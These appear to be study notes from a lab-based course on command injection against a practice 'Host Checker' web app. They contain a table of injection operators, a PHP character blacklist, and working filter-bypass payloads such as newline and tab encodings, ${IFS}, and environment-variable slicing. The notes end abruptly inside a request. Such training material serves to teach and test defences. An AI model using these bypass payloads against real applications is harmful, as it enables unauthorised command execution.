
As we can see, this time, the `whoami` command did execute after the `ping` command failed and gave us an error message. So, let us now try the (`|| whoami`) payload in our HTTP request:




this gives us a clean result

Such operators can be used for various injection types, like SQL injections, LDAP injections, XSS, SSRF, XML, etc. We have created a list of the most common operators that can be used for injections:

Injection Type	Operators
SQL Injection	`' , ; -- /* */`
Command Injection	`; &&`
LDAP Injection	`* ( ) & |`
XPath Injection	`' or and not substring concat count`
OS Command Injection	`; & |`
Code Injection	`' ; -- /* */ $() ${} #{} %{} ^`
Directory Traversal/File Path Traversal	`../ ..\\ %00`
Object Injection	`; & |`
XQuery Injection	`' ; -- /* */`
Shellcode Injection	`\x \u %u %n`
Header Injection	`\n \r\n \t %0d %0a %09`





Identifying Filters


Even if developers attempt to secure the web application against injections, it may still be exploitable if it was not securely coded

Another type of injection mitigation is utilizing blacklisted characters and words on the back-end to detect injection attempts and deny the request if any request contained them

Yet another layer on top of this is utilizing Web Application Firewalls (WAFs), which may have a broader scope and various methods of injection detection and prevent various other attacks like SQL injections or XSS attacks.

Filter/WAF Detection

Let us start by visiting the web application in the exercise at the end of this section. We see the same Host Checker web application we have been exploiting, but now it has a few mitigations up its sleeve. We can see that if we try the previous operators we tested, like (;, &&, ||), we get the error message invalid input:



This indicates that something we sent triggered a security mechanism in place that denied our request. This error message can be displayed in various ways. In this case, we see it in the field where the output is displayed, meaning that it was detected and prevented by the PHP web application itself. If the error message displayed a different page, with information like our IP and our request, this may indicate that it was denied by a WAF

Code: bash

```
127.0.0.1; whoami
```

Other than the IP (which we know is not blacklisted), we sent:

1. A semi-colon character ;
2. A space character
3. A whoami command

So, the web application either detected a blacklisted character or detected a blacklisted command , or both. So, let us see how to bypass each.

Blacklisted Characters

A web application may have a list of blacklisted characters, and if the command contains them, it would deny the request. The PHP code may look something like the following:


Code: php


```
$blacklist = ['&', '|', ';', ...SNIP...];
foreach ($blacklist as $character) {
    if (strpos($_POST['ip'], $character) !== false) {
        echo "Invalid input";
    }
}
```

If any character in the string we sent matches a character in the blacklist, our request is denied. Before we start our attempts at bypassing the filter, we should try to identify which character caused the denied request.

Exercise

Fuzzing with burpsuite to find accepted characters






Bypassing Space Filters

There are numerous ways to detect injection attempts, and there are multiple methods to bypass these detections

Bypass Blacklisted Operators

We will see that most of the injection operators are indeed blacklisted. However, the new-line character is usually not blacklisted, as it may be needed in the payload itself. We know that the new-line character works in appending our commands both in Linux and on Windows, so let's try using it as our injection operator:




Bypass Blacklisted Spaces

Now that we have a working injection operator, let us modify our original payload and send it again as (127.0.0.1%0a whoami):

As we can see, the space character is indeed blacklisted as well. A space is a commonly blacklisted character, especially if the input should not contain any spaces, like an IP, for example. Still, there are many ways to add a space character without actually using the space character!


Using Tabs

Using tabs (%09) instead of spaces is a technique that may work, as both Linux and Windows accept commands with tabs between arguments, and they are executed the same. So, let us try to use a tab instead of the space character (127.0.0.1%0a%09) and see if our request is accepted:



Using $IFS

Using the ($IFS) Linux Environment Variable may also work since its default value is a space and a tab, which would work between command arguments. So, if we use ${IFS} where the spaces should be, the variable should be automatically replaced with a space, and our command should work.




Using Brace Expansion

There are many other methods we can utilize to bypass space filters. For example, we can use the Bash Brace Expansion feature, which automatically adds spaces between arguments wrapped between braces, as follows:

https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Command%20Injection#bypass-without-space

Exercise



Bypassing Other Blacklisted Characters

Besides injection operators and space characters, a very commonly blacklisted character is the slash (/) or backslash (\) character, as it is necessary to specify directories in Linux or Windows

Linux

There are many techniques we can utilize to have slashes in our payload. One such technique we can use for replacing slashes (or any other character) is through Linux Environment Variables like we did with ${IFS}. While ${IFS} is directly replaced with a space, there's no such environment variable for slashes or semi-colons. However, these characters may be used in an environment variable, and we can specify start and length of our string to exactly match this character.

For example, if we look at the $PATH environment variable in Linux, it may look something like the following:

```
Vigneswar@htb[/htb]$ echo ${PATH}

/usr/local/bin:/usr/bin:/bin:/usr/games
```

So, if we start at the 0 character, and only take a string of length 1, we will end up with only the / character, which we can use in our payload:

```
Vigneswar@htb[/htb]$ echo ${PATH:0:1}

/
```

We can do the same with the $HOME or $PWD environment variables as well. We can also use the same concept to get a semi-colon character, to be used as an injection operator. For example, the following command gives us a semi-colon:

```
Vigneswar@htb[/htb]$ echo ${LS_COLORS:10:1}

;
```

Exercise: Try to understand how the above command resulted in a semi-colon, and then use it in the payload to use it as an injection operator. Hint: The `printenv` command prints all environment variables in Linux, so you can look which ones may contain useful characters, and then try to reduce the string to that character only.

Send Cancel

Request

Pretty Raw Hex \n

```
1 POST / HTTP/1.1
2 Host: 127.0.0.1
3 Content-Length: 35
